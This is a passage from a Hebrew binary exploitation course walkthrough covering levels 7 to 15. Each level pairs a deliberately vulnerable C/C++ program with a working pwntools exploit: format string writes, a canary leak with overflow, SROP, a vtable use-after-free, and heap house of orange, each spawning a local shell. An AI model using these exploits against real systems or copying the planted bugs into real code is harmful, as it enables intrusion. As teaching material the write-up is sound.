```

אחר כך נקרא סטרינג מהמשתמש ל סטרינג שנוצר בקלאס:

```
  std::operator>><char>(&std::cin, a1 + 64);
```

אחר נבדק האם האורך של הסטרינג הוא לא 14 (אם לא התוכנה יוצאת ואם כן אז ממשיכה):

```
result =
std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::size(a1 + 64) != 14;

  if ( result )

  {
```

```
    v5 = std::operator<<<std::char_traits<char>>(
           (std::ostream *)&std::cout,
           (__int64)"PASSWORDS LENGTH DOES NOT MATCH!");
    std::ostream::operator<<(v5,
std::endl<char,std::char_traits<char>>);
    exit(1LL);
  }
  return result;
```

עכשיו נעבור לפונקציה VM::execute.

ראשית נראה כי המשתנה ב36 + this הינו הip – כלומר הinstruction pointer שרץ על מערך הפקודות של המכונה הוירטואלית.

אם ip == size(commands)

אז התוכנה תדפיס את הסטרינג "CONGRATULATIONS" ותצא:

```
if ( std::vector<unsigned char>::size(this) == *((_DWORD
*)this + 9) )
  {
    v1 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"CONGRATULATIONS!");
    std::ostream::operator<<(v1,
std::endl<char,std::char_traits<char>>);
    exit(0LL);
  }
```

בנוסף נראה כי למכונה ישנם שני אוגרים וירטואליים – הראשון נמצא ב24 + this

והשני נמצא ב28 + this ושניהם בגודל 4 בתים.

נראה שאם הבייט הראשון של הפקודה דלוק אז הפעולה תפעל על הרגיסטר הראשון, ואם לא אז על הרגיסטר השני.

הפקודות של המכונה הינן:

push, pop, x0r, cmp, load, read, exit_not_zero.

ניתן לראות שהפקודות הינן בכפולות של 2:

כאשר v3 היא הפקודה בcommands[ip]

```
v3 = (char *)std::vector<unsigned char>::operator[](this, v2);
```

```
if ( (*v3 & 2) != 0 )
  {
    VM::push(this, v10);
  }
  else if ( (*v3 & 4) != 0 )
  {
    VM::pop(this, v10);
  }
  else if ( (*v3 & 8) != 0 )
  {
    VM::x0_r(this, v10);
  }
  else if ( (*v3 & 0x10) != 0 )
  {
    VM::cmp(this);
  }
  else if ( (*v3 & 0x20) != 0 )
  {
    VM::load(this, v10);
  }
  else if ( (*v3 & 0x40) != 0 )
  {
    VM::read(this, v10);
  }
```

השלב הבא בפתרון השלב יהיה כתיבת disassembler בסיסי שידפיס כל פקודה לפי מערך הcommands, מכיוון שאין קפיצות בקוד – הוא יהיה קל מאוד לאנליזה.

אחר כך נבין שהערכים של התווים נטענים באופן דינאמי על ידי המכונה הוירטואלית – לתוך האוגרים ושהם בעצם קידוד אסקיי של הסמה.

לבסוף:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level7$
./level7

ENTER ADMIN PASSWORD:

mYC001Pa33W0rd

CONGRATULATIONS!
```

שלב 8

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>

int i = 0;

int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\ni = %d\n",i);

    if(i == 420)
    {
        puts("N1c3!! here is your shell:");
        system("/bin/sh");
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

שלב זה מציג את הנושא של format string exploitation[21]

כדי לפתור את השלב עלינו לדעת מה הoffset של הסטרינג שלנו (fsb) בתוך הפונקציה printf.

נבדוק זאת בgdb:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level13$
gdb ./level13

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.
```

[21] https://www.digitalwhisper.co.il/files/Zines/0x48/DW72-4-FormatString.pdf - מקור נהדר בעברית!!
https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf
https://medium.com/swlh/binary-exploitation-format-string-vulnerabilities-70edd501c5be
https://cs155.stanford.edu/papers/formatstring-1.2.pdf - מאמר נהדר!!

```
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute
it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online
at:

    <http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".

Type "apropos word" to search for commands related to
"word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)

Reading symbols from ./level13...

pwndbg> disass main

Dump of assembler code for function main:

   0x08049256 <+0>:   endbr32

   0x0804925a <+4>:   lea    ecx,[esp+0x4]

   0x0804925e <+8>:   and    esp,0xfffffff0

   0x08049261 <+11>:  push   DWORD PTR [ecx-0x4]

   0x08049264 <+14>:  push   ebp

   0x08049265 <+15>:  mov    ebp,esp

   0x08049267 <+17>:  push   ebx

   0x08049268 <+18>:  push   ecx

   0x08049269 <+19>:  sub    esp,0x70
```

```
0x0804926c <+22>:  call   0x8049190 <__x86.get_pc_thunk.bx>
0x08049271 <+27>:  add    ebx,0x2087
0x08049277 <+33>:  mov    eax,gs:0x14
0x0804927d <+39>:  mov    DWORD PTR [ebp-0xc],eax
0x08049280 <+42>:  xor    eax,eax
0x08049282 <+44>:  sub    esp,0x4
0x08049285 <+47>:  push   0x64
0x08049287 <+49>:  push   0x0
0x08049289 <+51>:  lea    eax,[ebp-0x70]
0x0804928c <+54>:  push   eax
0x0804928d <+55>:  call   0x8049120 <memset@plt>
0x08049292 <+60>:  add    esp,0x10
0x08049295 <+63>:  mov    eax,DWORD PTR [ebx+0x30]
0x0804929b <+69>:  mov    eax,DWORD PTR [eax]
0x0804929d <+71>:  push   0x0
0x0804929f <+73>:  push   0x2
0x080492a1 <+75>:  push   0x0
0x080492a3 <+77>:  push   eax
0x080492a4 <+78>:  call   0x8049110 <setvbuf@plt>
0x080492a9 <+83>:  add    esp,0x10
0x080492ac <+86>:  sub    esp,0xc
0x080492af <+89>:  lea    eax,[ebx-0x12f0]
0x080492b5 <+95>:  push   eax
0x080492b6 <+96>:  call   0x80490c0 <printf@plt>
0x080492bb <+101>: add    esp,0x10
0x080492be <+104>: sub    esp,0x8
0x080492c1 <+107>: lea    eax,[ebp-0x70]
0x080492c4 <+110>: push   eax
0x080492c5 <+111>: lea    eax,[ebx-0x12d0]
0x080492cb <+117>: push   eax
```

```
0x080492cc <+118>: call   0x8049130 <__isoc99_scanf@plt>
0x080492d1 <+123>: add    esp,0x10
0x080492d4 <+126>: sub    esp,0xc
0x080492d7 <+129>: lea    eax,[ebp-0x70]
0x080492da <+132>: push   eax
0x080492db <+133>: call   0x80490c0 <printf@plt>
0x080492e0 <+138>: add    esp,0x10
0x080492e3 <+141>: mov    eax,DWORD PTR [ebx+0x40]
0x080492e9 <+147>: sub    esp,0x8
0x080492ec <+150>: push   eax
0x080492ed <+151>: lea    eax,[ebx-0x12cb]
0x080492f3 <+157>: push   eax
0x080492f4 <+158>: call   0x80490c0 <printf@plt>
0x080492f9 <+163>: add    esp,0x10
0x080492fc <+166>: mov    eax,DWORD PTR [ebx+0x40]
0x08049302 <+172>: cmp    eax,0x1a4
0x08049307 <+177>: jne    0x804932f <main+217>
0x08049309 <+179>: sub    esp,0xc
0x0804930c <+182>: lea    eax,[ebx-0x12c2]
0x08049312 <+188>: push   eax
0x08049313 <+189>: call   0x80490e0 <puts@plt>
0x08049318 <+194>: add    esp,0x10
0x0804931b <+197>: sub    esp,0xc
0x0804931e <+200>: lea    eax,[ebx-0x12a7]
0x08049324 <+206>: push   eax
0x08049325 <+207>: call   0x80490f0 <system@plt>
0x0804932a <+212>: add    esp,0x10
0x0804932d <+215>: jmp    0x8049341 <main+235>
0x0804932f <+217>: sub    esp,0xc
0x08049332 <+220>: lea    eax,[ebx-0x129f]
```

```
   0x08049338 <+226>: push   eax
   0x08049339 <+227>: call   0x80490e0 <puts@plt>
   0x0804933e <+232>: add    esp,0x10
   0x08049341 <+235>: mov    eax,0x0
   0x08049346 <+240>: mov    edx,DWORD PTR [ebp-0xc]
   0x08049349 <+243>: xor    edx,DWORD PTR gs:0x14
   0x08049350 <+250>: je     0x8049357 <main+257>
   0x08049352 <+252>: call   0x80493f0 <__stack_chk_fail_local>
   0x08049357 <+257>: lea    esp,[ebp-0x8]
   0x0804935a <+260>: pop    ecx
   0x0804935b <+261>: pop    ebx
   0x0804935c <+262>: pop    ebp
   0x0804935d <+263>: lea    esp,[ecx-0x4]
   0x08049360 <+266>: ret
End of assembler dump.
pwndbg> b * main + 163
Breakpoint 1 at 0x80492f9: file level13.c, line 17.
pwndbg> r
Starting program: /home/orkinyo/binary-exploitation-
course/levels/level13/level13
data to print before sleeping:
AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%
p
AAAA0xffffd0a8.0x2.(nil).(nil).0xc30000.0x41414141.0x252e7025.
0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7
025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x2
52e7025.0x70252e70
```

נראה את הטקסט המסומן באדום – 0x41414141 זהו הקידוד באסקיי של "AAAA" כלומר, אם נספור את כמות הp% שהודפסו, נראה כי הסטרינג שלנו נמצא באופסט 6.

וניתן לגשת אליו עם:

%6$hn – ולכתוב לכתובת הנמצאת ב4 בתים הראשונים של הסטרינג שלנו.

```python
from pwn import *

write = 6

DEBUG = False
gs = '''
b 16
continue
'''
if DEBUG:
    r = gdb.debug("./level13", gdbscript = gs)
else:
    r = process("./level13")

elf = ELF("./level13")

write_loc = elf.sym.i
write_val = 420

payload = p32(write_loc) + f"%0{write_val-0x4}x%{write}$hn".encode()
r.sendline(payload)
r.interactive()
```

נראה זאת בפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level13$
python3 ./exp.py

[+] Starting local process './level13': pid 613034

[*] '/home/orkinyo/binary-exploitation-
course/levels/level13/level13'

    Arch:     i386-32-little

    RELRO:    No RELRO

    Stack:    Canary found

    NX:       NX enabled

    PIE:      No PIE (0x8048000)

[*] Switching to interactive mode

data to print before sleeping:
8\xb3\x04000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
```

```
00000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000ffe64868

i = 420

N1c3!! here is your shell:

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$ ls

exp.py    level13  level13.c  Makefile

$
```

שלב 9

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

void (*ptr) (void) = NULL;

void win(void)
{
    system("/bin/sh");
}


int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    if(ptr != NULL)
    {
        (*ptr)();
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

אתגר זה מציג ניצול format string הכולל כתיבה של 4 בתים שלמים.

עלינו לדאוג שערכו של ptr יהיה win.

האופסט של הסטרינג הוא 6 (מכיוון שצריך לבצע שתי כתיבות, אז גם 7).

```python
from pwn import *

first_write = 6
second_write = 7

DEBUG = False
gs = '''
b 23
continue
```

```
'''
if DEBUG:
    r = gdb.debug("./level14", gdbscript = gs)
else:
    r = process("./level14")

elf = ELF("./level14")

first_write_loc = 0x804b35c
second_write_loc = 0x804b35e

first_write_val = (elf.sym.win & 0xffff)
second_write_val = ((elf.sym.win >> 16 ) & 0xffff)


payload = "\x5c\xb3\x04\x08\x5e\xb3\x04\x08"

if first_write_val > second_write_val:
    payload += f"%0{second_write_val- 0x8}x%{second_write}$hn%0{first_w
rite_val-second_write_val}x%{first_write}$hn"
else:
    payload += f"%0{first_write_val- 0x8}x%{first_write}$hn%0{second_wr
ite_val - first_write_val}x%{second_write}$hn"

r.sendline(payload)
r.interactive()
```

הסקריפט מחליט אם 2 הבתים העליונים של ערך הכתיבה גדולים או קטנים מ2 הבתים התחתונים של ערך הכתיבה, וכך מחליט על הformat string.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level14$
python3 ./exp_f.py

[+] Starting local process './level14': pid 613099

[*] '/home/orkinyo/binary-exploitation-
course/levels/level14/level14'

    Arch:     i386-32-little

    RELRO:    No RELRO

    Stack:    Canary found

    NX:       NX enabled

    PIE:      No PIE (0x8048000)

[*] Switching to interactive mode

$ id
```

```
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$
```

שלב 10

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char idk[] = "/bin/sh";

void win(char* a)
{
    system(a);
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}


int main()
{
    char fsb[100];
    setvbuf(stdout, 0, _IONBF, 0);
    unsigned int (*ptr) (unsigned int) = &sleep;
    unsigned int (**a) (unsigned int) =  &ptr;
    void* b = (void*) (((char*) (a)) + (sizeof (unsigned int*) / 2));
    printf("ILIKE TO SLEEP, TIME TO SLEEP: ");

    unsigned int sleep_time = read_number();
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nptr = %p",ptr);
    (*ptr)(sleep_time);
}
```

עלינו לדאוג שptr ישתנה לwin ושsleep_time יהיה idk:

```python
from pwn import *
first_write = 7
seconed_write = 8

context.update(os = 'linux', arch = 'i386')
```

```python
idk = 0x804b39c

DEBUG = False
gs = '''
b main
b 38
'''
if DEBUG:
    r = gdb.debug("./level15", gdbscript = gs)
else:
    r = process("./level15")

elf = ELF("./level15")

first_write_val = elf.sym.win & 0xffff
sec_write_val = (elf.sym.win >> 16 ) & 0xffff

log.info(f"first_write_val = 0x{first_write_val:02x}")
log.info(f"sec_write_val = 0x{sec_write_val:02x}")

if sec_write_val < first_write_val:
    fsb = f"%0{sec_write_val}x%{seconed_write}$hn%0{first_write_val-
sec_write_val}x%{first_write}$hn"
else:
    fsb = f"%0{first_write_val}x%{first_write}$h2%0{sec_write_val - fir
st_write_val}x%{seconed_write}$hn"

r.recvuntil(": ")
r.sendline(str(elf.sym.idk))
r.recvuntil(": ")
r.sendline(fsb)
r.recv()
r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level15$
python3 exploit.py

[+] Starting local process './level15': pid 613136

[*] '/home/orkinyo/binary-exploitation-
course/levels/level15/level15'

    Arch:     i386-32-little

    RELRO:    No RELRO
```


```
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] first_write_val = 0x9276
[*] sec_write_val = 0x804
[*] Switching to interactive mode
ptr = 0x8049276
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```

שלב 11

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char fsb[100] = {0};

void win()
{
    system("/bin/sh");
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}


int main()
{
    char overflow[20];
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nplease overflow, but mind the bird: ");
    fflush(stdin);
    read(0,overflow,0x100);
}
```

שלב זה מכיל buffer overflow פשוט – עלינו פשוט לקפוץ לפונקציה win.

אך, השלב קומפל על stack canary – ערך רנדומלי מושם על המחסנית בתחילת הפונקציה, ובסופה נבדק שהערך אותו הדבר.



כלומר, אנחנו צריכים לדרוס את הערך של הקנארי עם הערך האמיתי שלו – שאותו נשיג עם הדלפה.

דוגמה למה שקורה כאשר דורסים את הקנארי עם ערך שונה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./level16

data to print before sleeping: *** stack smashing detected
***: /home/orkinyo/binary-exploitation-
course/levels/level16/level16 terminated

***

please overflow, but mind the bird: ^C

orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./level16

data to print before sleeping: a

a

please overflow, but mind the bird:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

*** stack smashing detected ***: ./level16 terminated

Aborted (core dumped)
```

אם כן, נדליף את הקנארי עם format string bug – בעזרת אחד מה format specifiers שמאפשרים לקרוא ערכים מהמחסנית ואז נדרוס את הקנארי עם הערך המודלף, ונקפוץ לניצחון!

```python
#! /usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

canary_loc = 13
offset_can = 20
DEBUG = False
gs = '''
b main
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level16", gdbscript = gs)
else:
    r = process("./level16")

elf = ELF("./level16")

r.sendline(f"%{canary_loc}$p")

r.recvuntil(": ")
canary_leak = int(r.recvline().decode(),16)
log.info(f"canary = 0x{canary_leak:02x}")
r.sendline(b"A" * offset_can + p32(canary_leak) + p32(elf.sym.win))


r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./exploit.py

[+] Starting local process './level16': pid 613212

[*] '/home/orkinyo/binary-exploitation-
course/levels/level16/level16'

    Arch:     i386-32-little

    RELRO:    Full RELRO

    Stack:    Canary found

    NX:       NX enabled

    PIE:      No PIE (0x8048000)
```

```
    RUNPATH:  b'../level16'
[*] canary = 0x8314d200
[*] Switching to interactive mode
please overflow, but mind the bird: $ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```

שלב 12

```c
#include <stdio.h>
#include <stdlib.h>

char idk[] = "/bin/sh";

void gadgets()
{
    __asm__(
        "mov eax, 0x77\n"
        "ret\n"
        "int 0x80\n"
    );
}

int main()
{
    char buf[8];
    gets(buf);
}
```

שלב זה מציג טכניקה המכונה Srop[22]

האקספלויט די פשוט, ומבוסס על החומר במאמרים, לכן רק אציג אותו כאן.

```python
from pwn import *
context.update(os='linux', arch='i386')
offset = 8

DEBUG = False
gs = '''
b *gadgets + 10
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level17", gdbscript = gs)
else:
    r = process("./level17")

elf = ELF("./level17")

payload = cyclic(offset) + p32(elf.sym.gadgets + 4) + p32(elf.sym.gadge
ts + 10 )
r.send(payload)
frame = SigreturnFrame(kernel = "amd64")
```

[22] מאמר מצויין בעברית - https://www.digitalwhisper.co.il/files/Zines/0x70/DW112-1-SROP.pdf
https://hackmd.io/@imth/SROP

```
frame.eax = 11
frame.ebx = elf.sym.idk
frame.eip = elf.sym.gadgets + 10
payload = bytes(frame)
r.sendline(payload)

r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level17$ python3 exploit.py
[+] Starting local process './level17': pid 613252
[*] '/home/orkinyo/binary-exploitation-course/levels/level17/level17'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    RUNPATH:  b'../level17'
[*] Switching to interactive mode
$ id
uid=1000(orkinyo) gid=1000(orkinyo) groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```

שלב 13

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    long int sz;
    FILE* f;
    char* s;
    f = fopen("./flag.txt","r");

    fseek(f,0,SEEK_END);
    sz = ftell(f);
    rewind(f);

    s = malloc(sz + 1);
    fread(s,sz,1,f);
    s[sz] = 0;

    printf("no_flag_here!\n",s);


}
```

שלב זה נועד להסביר מעט על hooks בלינוקס[23] וכן על var args ב C[24].

נראה שמתבצעת הדפסה של "no flag here" עם הדגל כפרמטר, מכיוון שאין format specifier שידפיס אותו – הוא לא יודפס.

פתרון האתגר הוא hook על הפונקציה printf שמדפיס את הארגומנט הראשון עם puts:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdarg.h>

int printf(const char *format, ...)
{
    puts("[+] hooked successfully");
```

[23] https://tbrindus.ca/correct-ld-preload-hooking-libc/
https://gist.github.com/shicky/a06a57de6ab027abe18047d5706819b8
https://gist.github.com/apsun/1e144bf7639b22ff0097171fa0f8c6b1
https://liveoverflow.com/hooking-on-linux-with-ld_preload-pwn-adventure-3/
https://www.netspi.com/blog/technical/network-penetration-testing/function-hooking-part-i-hooking-shared-library-function-calls-in-linux/

[24] https://jameshfisher.com/2016/11/23/c-varargs/
https://stackoverflow.com/questions/15784729/an-example-of-use-of-varargs-in-c

```
    char* flag;
    va_list argp;
    va_start(argp, format);
    flag = va_arg(argp,char*);
    puts("we learned about hooking with LD_PRELOAD and also about varar
gs, btw here is your flag:");
    puts(flag);
    puts("!!win!!");
}
```

בנוסף מצורף סקריפט bash:

```
#!/bin/bash
make > /dev/null
LD_PRELOAD="./hook.so" ./level18
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level18$
./start.sh

[+] hooked successfully

we learned about hooking with LD_PRELOAD and also about
varargs, btw here is your flag:

this_is_y0ur_fl49

!!win!!
```

שלב 14

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;


class TeacherUAF{
   private:
    virtual void idk()
    {
        system("/bin/sh");
    }

protected:
    string name;
    int grade;

public:
    TeacherUAF() = default;
    virtual void be_nasty()
    {
    cout << "I am a teacher, homework more I give!\n";
    };
};

class StudentUAF: public TeacherUAF{
public:
    virtual void be_nasty()
    {
        cout << "I am a student, pull prank on teacher\n";
    };
};

int main()
{
    cout.setf(ios::unitbuf);
    cin.setf(ios::unitbuf);
    cout << "I really like tables that are V shaped - they are the next
 thing!\n";

    int choice;
    unsigned int size;
    char* jjj;
    StudentUAF* stud = new StudentUAF();
    while(true)
```

```
    {
        cout <<"1. delete_student\n2. be_nasty\n3. malloc\n";
        cin >> choice;

        switch(choice)
        {
            case 1:
                delete stud;
                break;

            case 2:
                stud->be_nasty();
                break;

            case 3:
                cout << "size: ";
                cin >> size;
                jjj = new char[size];
                cout << "data :" << flush;
                read(0,jjj,size);
                break;

            default:
                break;
        }
    }
}
```

אתגר זה מציג את הקונספט של vtables[25] ב c++ וכן של uaf.

שלב זה ידרוש הנדסה לאחור ודיבוג כדי למצוא את הכתובות של הvtables השונים.

```
#! /usr/bin/python3

from pwn import *
context.update(os='linux', arch='amd64')

DEBUG = 0
student_vtable = 0x00000000004020f8
if DEBUG and not args.LOCAL and not args.local:
    gs = '''
    b *main + 248
```

25

https://he.wikipedia.org/wiki/%D7%98%D7%91%D7%9C%D7%AA_%D7%9E%D7%AA%D7%95%D7%93%D7%95%D7%AA_%D7%95%D7%99%D7%A8%D7%98%D7%95%D7%90%D7%9C%D7%99%D7%AA
https://en.wikipedia.org/wiki/Virtual_method_table
/https://pabloariasal.github.io/2017/06/10/understanding-virtual-tables
https://stackoverflow.com/questions/3554909/what-is-vtable-in-c
https://medium.com/@calebleak/fast-virtual-functions-hacking-the-vtable-for-fun-and-profit-25c36409c5e0

```
    b *main + 367
    continue
    '''
    r = gdb.debug("./level19",gdbscript = gs)

else:
    r = process("./level19")

stud_size = 0x38

r.sendline("1")
r.sendline("3")
r.sendline("56")
raw_input("continue")
r.sendline(p64(student_vtable-0x8) + b"A" * 0x2f)
r.sendline("2")
r.recv(timeout=1)
log.progress("pwned")
r.interactive()
```

ובפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level19$
./exploit.py

[+] Starting local process './level19': pid 613365

continue

[∧] pwned

[*] Switching to interactive mode

1. delete_student

2. be_nasty

3. malloc

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$ ls

exploit.py  level19  level19.cpp  Makefile

$
```

שלב 15

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

#define max_books 30

char name[0x100];

char* books[max_books];

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}

int get_first_free_shelf()
{
    for(int i = 0 ; i < max_books ; i++)
    {
        if (books[i] == NULL)
        {
            return i;
        }
    }
    return -1;
}
void write_book()
{
    int pages;
    int free_shelf;
    free_shelf = get_first_free_shelf();
    if(free_shelf == -1)
    {
        printf("You are too creative, goodbye!\n");
        exit(0);
    }

    printf("how long is your book\n> ");
    pages = read_number();
    if(pages > 0x58)
    {
```

```
        puts("to many pages, pepople are stupid!");
        exit(0);
    }
    books[free_shelf] = malloc(pages);
    printf("story pls> ");
    read(0,books[free_shelf],pages);
}

void destroy()
{
    int index;
    printf("book index to destroy> ");
    index = read_number();
    if (index >= max_books)
    {
        printf("index out of range!");
        exit(0);
    }
    free(books[index]);
}

void masterpiece()
{
    int pages;
    printf("how long is your masterpiece?\n> ");
    pages = read_number();
    char* holy_book = malloc(pages);
    printf("story pls> ");
    read(0,holy_book,pages);
}

void reinvent()
{
    printf("your new name?> ");
    read(0,name,0x100);
    printf("Hello you are great and writing is of great importance to t
he human race! you are genius and your name is @ %s!\n",name);
}


void menu()
{

    unsigned int choice;
    while(1)
    {
        puts("1. write a book");
        puts("2. destroy a book in angr because you are a creative craz
y person");
```

```
        puts("3. reinvent yourself, and your name...");
        puts("4. go to lunch (and exit)");
        printf("> ");
        choice = read_number();


        switch (choice) {

            case 1:
                write_book();
                break;

            case 2:
                destroy();
                break;

            case 3:
                reinvent();
                break;

            case 4:
                exit(0);


            case 133742069:
                masterpiece();

            default:
                break;
        }
    }
}


int main()
{
    setvbuf(stdout,0,2,0);
    puts("Welcome to the library!");
    puts("I heard that you are the best author so pls help us: we need
more books");
    printf("what your name?\n> ");
    read(0,name,0x100);

    puts("I shall now introduce you to our robotic assistant, CHAD\n");

    menu();
}
```

שלב זה כולל מתקפת fastbin_dup ביחד עם שחרור של chunk באזור בזיכרון שאותו אנחנו יכולים לקרוא, כדי להדליף כתובת של libc.

לאחר מכן בעזרת house of orange[26] נקבל shell:

```
from pwn import *

DEBUG = 0
elf = ELF("./level20")
libc = elf.libc

index = 0

array_ice_scream_size = 20

leak_libc = 0

if DEBUG:
    gs = f'''
    set breakpoint pending on
    break _IO_flush_all_lockp
    enable breakpoints once 1
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)
else:
    r = process(elf.path)

def name_first(name):
    r.recvuntil("> ")
    r.sendline(name)

def write_book(pages,story):
    global index
    r.recvuntil("> ")
    r.sendline("1")
    r.recvuntil("> ")
    r.sendline(str(pages))
    r.recvuntil("> ")
    r.sendline(story)
    index += 1
    return index - 1

def destroy(index):
    r.recvuntil("> ")
    r.sendline("2")
    r.recvuntil("> ")
```

[26] https://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html
/https://www.programmersought.com/article/76542660606
/https://dangokyo.me/2018/01/01/advanced-heap-exploitation-house-of-mind-house-of-orange-2
/https://wiki.x10sec.org/pwn/linux/glibc-heap/house_of_orange

```
    r.sendline(str(index))

def reinvent(name):
    r.recvuntil("> ")
    r.sendline("3")
    r.recvuntil("> ")
    r.sendline(name)
    r.recvuntil("@ ")
    return r.recvuntil("!\n")


def write_masterpiece(pages,story):
    r.recvuntil("> ")
    r.sendline("133742069")
    r.recvuntil("> ")
    r.sendline(pages)

def leak_and_resolve_libc():
    leak = reinvent(cyclic(0xf))
    leak = leak.split(b'\n')[1][:-1]
    leak = leak + b"\x00" * (0x8 - len(leak))
    leak = u64(leak)
    log.success(f"leak = 0x{leak:02x}\n")
    libc.address = leak - 0x58 - libc.sym.main_arena
